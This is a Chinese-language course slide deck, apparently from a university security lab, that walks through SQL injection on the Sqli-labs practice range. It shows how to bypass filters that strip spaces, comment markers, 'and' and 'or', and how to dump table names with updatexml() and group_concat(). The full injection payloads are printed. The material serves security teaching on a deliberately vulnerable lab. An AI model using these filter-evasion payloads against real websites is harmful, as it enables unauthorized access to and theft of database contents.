WEB安全-SQL注入之绕过对空格和注释符的过滤

西安电子科技大学网络与信息安全学院
网络行为研究中心

崔艳鹏
ypcui@mail.xidian.edu.cn

写在前面

1. WEB安全问题以SQL注入、XSS攻击为最，因此，本课程主要授课内容实施以网络行为研究中心靶场Sqli-labs_nbrc靶场为对象，进行原理介绍和实践练习 。
2. Lesson-1将详细讲解第一个SQL注入例子，给初学者一个初步思路的引导，后面的课程给出提示。
3. 推荐使用火狐浏览器，非必需，但火狐的一些插件会大大提高注入的效率，以下教程默认使用火狐浏览器.
4. 教程难免会有的纰漏和局限，欢迎指正和讨论。联系方式微信号wwwbird520。

本课程的主要知识点：

- 对删除 and， or的绕过
- 对删除注释符的绕过
- 用 ``和 ( ) 对删除空格的绕过
- group_concat()的使用

1. 探测关卡

- 在url后添加id，并加上单引号，即 *?id=1’*,执行后结果如右图。
- 说明是单引号闭合。
- 加注释符尝试闭合语句: *?id=1’ %23* 结果仍然如右图。
- 说明注释符会被删除。

2.绕过删除注释符

- 为绕过，不再使用注释符进行闭合，而采用：*?id=1’ and ‘1*
- 这样整个语句仍然逻辑正确可以正常查询。
- 执行结果如图。说明绕过成功。但发现 *and* 也被删除，这里的绕过就把 *and* 改为 *aandnd* 。

3. 绕过删除空格


- 因为空格被删除， union select 语句无法绕过，尝试用updatexml()语句绕过。
- 这里尝试在下面的查询语句中绕过这些删除。
- ***?id=1' and updatexml(1,Concat(0x3a29,(select table_name from information_schema.tables where table_schema="security“) ,0x283a)， 1) and ‘1***
- 执行是结果如图。

3. 绕过删除空格

- 结果说明空格全部被删除，绕过有两个技巧，() 和`` `符号。
- 括号引起一些子句后，可以省略前后的空格,如updatexml( )语句。
- `` `符号是mysql的表名和字段名转义符，用来给某些特殊表名或字段名转义。
- 把一些表名和字段名用 `` `符号引起来，前后就不再需要空格。

3. 绕过删除空格

- 修改后语句如下：
  ?id=1' anandd (updatexml (1, Concat(0x3a29,(select`table_name` from `information_schema`.`tables` where`table_schema`="security") ,0x283a) ,1))aandnd '1
- 执行结果如图。
- 说明information_schema中的or被删除，绕过方法同and。



4. 控制返回行数

- 绕过对or的删除后，执行结果如图。返回结果超过一行，这里会删去空格，limit语句不能再使用，就用group_concat()把返回结果合并为一行。
- 最终语句如下：
- ?id=1‘anandd(updatexml(1,concat(0x3A29,(select(group_concat(table_name))from`infoorrmation_schema`.`tables`where`table_schema`=“security”),0x283A),1))anandd'1

Thanks!

卓越品质 ，我们到追求！

崔艳鹏

微信：*******

微博：*******

扫一下，有更多惊喜！